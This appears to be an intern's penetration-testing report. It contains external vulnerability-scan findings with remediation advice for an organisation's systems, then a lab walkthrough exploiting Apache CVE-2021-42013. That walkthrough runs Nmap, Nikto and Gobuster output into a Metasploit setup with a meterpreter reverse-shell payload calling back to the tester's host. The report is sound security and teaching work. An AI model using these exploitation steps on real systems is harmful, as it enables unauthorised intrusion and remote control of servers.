


Figure 38: Nessus login page




Figure 39: Nessus Expert usage with Tailscale diagram

Set up Burp Suite Pro on windows main machine




Figure 40: Burp Suite Professional installation diagram




Figure 41: Burp-Suite Professional dashboard

Set up VPN connection on kali for testing LAB like HTB, THM, Offsec, PicoCTF




Figure 42: VPN connection diagram

3. Vulnerable Assessment on MPTC networks

To warm up our project start, I had conducted an external vulnerable assessment by scanning **212 external IPs** address to understand the common vulnerabilities. Using Nessus Expert for automation scanned and using NMAP to verify the connection. I did enumerate open services, identify missing patches, and detect common misconfigurations. This assessment provided a prioritized list of potential attack vectors that informed the subsequent penetration tests.

Complement by Nmap, we use it to validate host responsiveness and open ports, a total of **212 external IPs** were examined.

NMAP command “`nmap -p- -Pn -sV $IP--min-rate 2000 -oN $IP.txt`”


```
(kali㉿kali)-[~/Desktop/Intern]
$ sudo nmap -p- -Pn -sV --min-rate 2000 -oN 1[redacted]6.txt 10[redacted].6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 02:38 CDT
Nmap scan report for 1[redacted]6
Host is up.
All 65535 scanned ports on 10[redacted].6 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.88 seconds
```

Figure 43: NMAP -Pn command

Summary of Findings:

Risk Level	Critical	High	Medium	Low
Total finding	27	15	39	10

Table 6: VA finding




Figure 44: VA finding (2)

The top 15 weaknesses of our findings are:

No	Name	Risk	CVSS score	CVE	Quantity
1	PHP 7.1.x < 7.1.26 Multiple vulnerabilities.	Critical	7.5	CVE-2016-10166	64
2	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities	Critical	10	CVE-2024-36387	64

3	OpenSSL 1.0.2 < 1.0.2ze Vulnerability	Critical	10	CVE-2022-1292	8
4	phpMyAdmin 4.x < 4.8.5 Multiple Vulnerabilities (PMASA-2019-1) (PMASA-2019-2)	Critical	7.5	CVE-2019-6798	8
5	SSL Version 2 and 3 Protocol Detection	Critical	10		7
6	SSL RC4 Cipher Suites Supported (Bar Mitzvah)	High	4.3	CVE-2013-2566	28
7	SSL Medium Strength Cipher Suites Supported (SWEET32)	High	5	CVE-2016-2183	19
8	SSL Certificate Signed Using Weak Hashing Algorithm	High	5	CVE-2004-2761	12
9	SSL Certificate Cannot Be Trusted	Medium	6.4		87
10	HTTP TRACE / TRACK Methods Allowed	Medium	5	CVE-2003-1567	33
11	TLS Version 1.1 Deprecated Protocol	Medium	6.1		30
12	Web Application Potentially Vulnerable to Clickjacking	Medium	4.3		22
13	Browsable Web Directories	Medium	5		13
14	SSL Certificate Expiry	Medium	5		11
15	ICMP Timestamp Request Remote Date Disclosure	Low	2.1	CVE-1999-0524	27

Table 7: Top 15 VA finding

4. Penetration testing on production web application

Now, let's explore what penetration tester works.

4.1.Planning and preparation

The planning and preparation phase is the first phase of a penetration test. We will define objectives, establish scope, obtain necessary permissions, and set a clear expectations to fix the weakness of the system.

4.2.Reconnaissance and finding suitable tools

Starting by mapping the attack surface through passive OSINT such as DNS enumeration, TLS certificate transparency, and active discovery with Nmap to find version detection and basic script scans. I identified SQL Server, web server, custom web applications. Then I selected an appropriate tool. For example: Burp Suite Pro for web-app testing, Metasploit for exploitation modules, and other manual tools such as SQLmap, customized curl scripts when automation was insufficient

```
(kali㉿kali)-[~]
└─$ sudo nmap [redacted]
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 05:22 CDT
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for [redacted]
Host is up (0.0070s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
445/tcp    open  microsoft-ds
3389/tcp  open  ms-wbt-server
8081/tcp   open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 50.02 seconds

(kali㉿kali)-[~]
└─$ nmap -p445 --script smb-protocols [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 05:23 CDT
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for [redacted]
Host is up (0.0021s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|     2:1:0
|     3:0:0
|_    3:0:2

Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds

(kali㉿kali)-[~]
└─$ nmap -sV --script ssl-enum-ciphers -p 443 [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 05:25 CDT
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for [redacted]
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
443/tcp    open  https?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 45: Nmap reconnaissance

4.3.Scanning and enumeration

Using the toolset above and based on OWASP Top 10 vulnerabilities and network-level weaknesses. The aggregated results are summarized below:

No	Vulnerability name	Risk Rating
1	Plaintext login	High
2	Outdated web server	High
3	Outdated SQL Server Version	High
4	High-Risk Ports Open	High
5	Insecure TLS Usage	High
6	HSTS Not Configured	Medium
7	Weak Cipher Suites Detected	Low
8	Banner Disclosure	Low
9	Password weak Policy	High

Table 8: Vulnerabilities list

4.3.1. Plaintext Login

Description:	The login credentials for this web application are stored in plain text in the configuration file Web.config. Storing login credentials in plaintext in a configuration file is not secure.	
Risks:	Likelihood: Medium	Risk rating: High
Impact:	Anyone with read access to the Web.config file could access the authenticated Web application.	
Tool Used:	Burp-suite manual review	

References:	1. https://docs.tenable.com/nessus/Content/PlaintextAuthentication.htm 2. https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html 3. https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/aspnet-login-credentials-stored-in-plain-text/
Remediation:	The most secure way to store login credentials is to not store them in the configuration file. Remove the <credentials> element from your Web.config files in production applications.
Evidence:	See Appendix A, Figure A.1 for the Burp suite evidence of plaintext login

4.3.2. Outdated Webserver

Description:	According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.	
Risks:	Likelihood: High	Risk rating: High
Impact:	Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.	
Tool Used:	NMAP manual review	
References:	1. https://www.tenable.com/plugins/nessus/34460 2. https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities	
Remediation:	Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.	
Evidence:	See Appendix B, Figure B.1 for the Nmap evidence of outdated webserver	

4.3.3. Outdated SQL server

Description:	According to its self-reported version number, the installation of Microsoft SQL Server on the remote host is no longer supported.	
Risks:	Likelihood: High	Risk rating: High
Impact:	Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.	
Tool Used:	NMAP manual review	
References:	1. https://www.tenable.com/plugins/nessus/64784 2. https://support.microsoft.com/en-us/help/321185/how-to-keep-your-sql-server-installation-up-to-date	
Remediation:	Upgrade to a version of Microsoft SQL Server that is currently supported.	
Evidence:	See Appendix C, Figure C.1 for the Nmap evidence of outdated SQL server	

4.3.4. High risk open-ports

Description:	It was observed that port SMB, MS remote desktop.,etc. were publicly exposed.	
Risks:	Likelihood: Medium	Risk rating: High
Impact:	Exposing high-risk ports will expand the attack surface for the attacker, leading to unauthorized accessed and may enable the attacker to compromised the server.	
Tool Used:	NMAP manual review	
References:	1. https://redhuntlabs.com/blog/attack-surface-management-risks-of-an-exposed-service-or-port/ 2. https://www.sans.org/white-papers/secure-remote-desktop-services-3389/	

	3. https://www.tenable.com/tenable-io-dashboards/vulnerabilities-by-common-ports-dashboard#:~:text=The%20greatest%20number%20of%20attacks,secured%20and%20plain%20text%20communication.
Remediation:	It is recommended to only exposed necessary ports to the public
Evidence:	See Appendix D, Figure D.1 for the Nmap evidence of high-risk open-ports

4.3.5. Insecure TLS usage

Description:	The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1	
Risks:	Likelihood: Low	Risk rating: High
Impact:	These protocols are vulnerable to attacks like POODLE, allowing attackers to decrypt sensitive information.	
Tool Used:	OpenSSL manual review	
References:	1. https://www.tenable.com/plugins/nessus/157288 2. https://www.upguard.com/blog/weak-ssl	
Remediation:	Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1.	
Evidence:	See Appendix E, Figure E.1 for the OpenSSL evidence of insecure TLS usage	

4.3.6. HSTS not configured

Description:	The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.	
Risks:	Likelihood: Medium	Risk rating: High
Impact:	Potential for MITM attacks, downgrade attacks.	
Tool Used:	NMAP manual review	
References:	1. https://www.tenable.com/plugins/nessus/142960 2. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security	
Remediation:	Configure the remote web server to use HSTS.	
Evidence:	See Appendix F, Figure F.1 for the Nmap evidence of HSTS not configured.	

4.3.7. Weak Cipher Suites detected

Description:	The remote host supports the use of SSL ciphers that offer weak encryption.	
Risks:	Likelihood: High	Risk rating: Medium
Impact:	This is considerably easier to exploit if the attacker is on the same physical	
Tool Used:	NMAP manual review	
References:	1. https://www.tenable.com/plugins/nessus/26928	
Remediation:	Reconfigure the affected application, if possible, to avoid the use of weak ciphers.	
Evidence:	See Appendix G, Figure G.1 for the Nmap evidence of weak cipher suites detection	

4.3.8. Banner disclosure

Description:	The HTTP headers sent by the remote web server disclose information that can aid an attacker, such as the server version and languages used by the web server.	
Risks:	Likelihood: Low	Risk rating: Medium
Impact:	Exposing the version of the technologies can assist attackers in exploiting other vulnerabilities that may exist. Exposed server information can also lead attackers to find version-specific server vulnerabilities that can be used to exploit unpatched servers. For this reason, it is recommended that some precautions be taken.	
Tool Used:	NMAP manual review	
References:	1. https://www.tenable.com/plugins/nessus/88099 2. https://owasp.org/www-community/attacks/Information_Leakage	
Remediation:	Modify the HTTP headers of the web server to not disclose detailed information about the underlying web server.	
Evidence:	See Appendix H, Figure H.1 for the Nmap evidence of banner disclosure	

4.3.9. Password weak policy

Description:	To assist users in maintaining strong passwords, ensure that passwords are changed at appropriate intervals and new passwords to be used	
Risks:	Likelihood: High	Risk rating: High
Impact:	Without proper password management the users are more likely to select weak passwords or forget complex passwords. This can create security risks as these passwords make it easier for attackers to crack.	
Tool Used:	Web Browser manual review	

References:	1. https://www.tenable.com/audits/items/CIS_F5_Networks_Benchmark_v1.0.0_L1.audit:a0201676032cf434a3f9908cb40410ba 2. https://cwe.mitre.org/data/definitions/521.html
Remediation:	Configuring the password policy using the Configuration utility
Evidence:	See Appendix I, Figure I.1 for the password changing evidence of weak password policy

5. Report documentation

All findings were written into an Excel-based report, alongside with columns such as Vulnerability Name, Risk Rating (Low, Medium, High, Critical), Affected Target / Platform, Affected Function/ Screen, description, impact, Recommendation, Status, Reference, and evidence (screenshots). This document is called “Initial Report” and it includes the testing date and the target system. The report template followed MPTC’s standard layout for seamless integration with their ticketing and patch management processes

6. Exploitation, Post-Exploitation, Remediation, and Revaluation

For the preformation of exploitation, we have to ask permission from the stakeholder. The server we’re testing is the running production. So, we cannot perform exploitation.

After perform any thing that affected to the machine such as any modifications, code injection, expiation, and data creation; we must undo what we have done to make the server running as default.

After delivering the initial report, we worked with MPTC’s security team to track remediation progress where patching the weakness was applied. And then we re-scanned the affected IPs to confirm the closure of the vulnerability. Finally, we provided final report to the stakeholder to confirm the completion of the project.

7. Exploitation on testing environment

To demonstrate full exploit chains without risking production, I did some research to find the alternative environment lab to deploy identical VM images and network settings. There, we ran end-to-end attacks—capturing plaintext credentials, executing remote code, and escalating

privileges—thus validating our recommendations and providing proof-of-concept video recordings for stakeholder training and awareness.

Let's start again but with the testing environment that we can perform exploitation.

7.1.Reconnaissance

We will use open-source intelligence (OSINT) and internal tools to identify potential targets, services, and exposed attack surfaces.

This is a web application. So, we can use tool like Wappalyzer to recon the scan.




Figure 46: web server version detection by Wappalyzer

As you can see. The web server is Apache HTTP Server version 2.4.29. If we do the Searchsploit we can see it's vulnerable to some exploitation.



Figure 47: searchsploit finding

This is the list. Even the web server is out-of-date, doesn't mean it can be exploited.




Figure 48: whatweb finding result

Above figure is the scanning to check web application detail. As we can see. It uses Unix to host.

7.2.Scanning and enumeration

Now let's use enumeration scripts was used to map out open ports, service versions, and identify vulnerable software components.

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.69.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-28 22:31 CDT
Nmap scan report for 192.168.69.138
Host is up (0.00061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4a:fb:6a:d6:45:11:d2:ce:48:ac:22:12:b8:c7:bc:26 (DSA)
|   2048 32:c4:69:a1:db:69:f2:bb:a1:c1:f6:fd:62:f5:47:ad (RSA)
|   256  a0:97:ba:63:43:60:73:bc:20:6a:14:2a:e2:a2:44:44 (ECDSA)
|_  256  56:12:b1:96:e6:a5:bb:d7:d0:b3:5e:4d:a1:cf:df:a0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.49 (Unix)
|_ http-methods:
|_   Potentially risky methods: TRACE
MAC Address: 00:0C:29:E6:42:BB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
```

Figure 49: NMAP scanning

Above figure shows the open ports such as 22/tcp and 80/tcp. This is not good for 22/tcp to be open. Attacker can use it to remote access or perform brute-force credential.

```
(kali㉿kali)-[~]
└─$ nikto -h http://192.168.69.138
- Nikto v2.5.0
-----
+ Target IP:      192.168.69.138
+ Target Hostname: 192.168.69.138
+ Target Port:    80
+ Start Time:     2025-05-28 22:34:39 (GMT-5)
-----
+ Server: Apache/2.4.49 (Unix)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.49 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8908 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:       2025-05-28 22:34:47 (GMT-5) (8 seconds)
-----
+ 1 host(s) tested
```

Figure 50: nikto scanning

We use Nikto to check the header and the possible vulnerabilities. This is bad security to not set header like The X-Content-Type-Option and The anti-clickjacking.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.69.138 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.69.138
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 199]
/.htpasswd (Status: 403) [Size: 199]
/.hta (Status: 403) [Size: 199]
/cgi-bin/ (Status: 403) [Size: 199]
/index.html (Status: 200) [Size: 45]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figure 51: gobuster brute-force

We use Gobuster to perform brute-force. But for this section we brute-forced the directories to check the interesting weakness. As you can see, the “**cgi-bin**” is allowed to be routed.

If we googled the Apache 2.4.29 with cgi-bin vulnerability, we can see it’s related to **CVE-2021-42013**.

According to NIST

- Link: <https://nvd.nist.gov/vuln/detail/cve-2021-42013>
- Description: An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution.

7.3.Exploitation

Now we know the vulnerability, we can use tool like MSFconsole to perform scanning, enumeration, and exploitation. This section I will perform exploitation.

7.3.1. Exploit webserver and execution shell

First, we have to check the module that related to **CVE-2021-42013**.

```
(kali@kali)~$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: When in a module, use back to go back to the top level prompt

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.56-dev ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search cve-2021-42013

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  exploit/multi/http/apache_normalize_path_rce 2021-05-10      excellent Yes     Apache 2.4.49/2.4.50 Traversal RCE
1  \_ target: Automatic (Dropper)                .               .       .       .
2  \_ target: Unix Command (In-Memory)            .               .       .       .
3  auxiliary/scanner/http/apache_normalize_path 2021-05-10      normal    No      Apache 2.4.49/2.4.50 Traversal RCE scanner
```

Figure 52: msfconsole CVE searching

As you can see, the module 0 is rank “excellent” and check “yes” which means this is mostly working. Let’s see the module options.

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > options

Module options (exploit/multi/http/apache_normalize_path_rce):

Name      Current Setting  Required  Description
----      -
CVE        CVE-2021-42013  yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
DEPTH      5                yes       Depth for Path Traversal
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     no               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      443              yes       The target port (TCP)
SSL         true             no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /cgi-bin         yes       Base path
VHOST      no               no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     yes             yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic (Dropper)

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

Figure 53: msfconsole configuration checking

The options above are mostly what we needed, but we would like to modify to make the exploitation 100% success.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.69.138
RHOSTS => 192.168.69.138
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.69.15
LHOST => 192.168.69.15
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
msf6 exploit(multi/http/apache_normalize_path_rce) > set TARGET 0
TARGET => 0
msf6 exploit(multi/http/apache_normalize_path_rce) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set CVE CVE-2021-42013
CVE => CVE-2021-42013
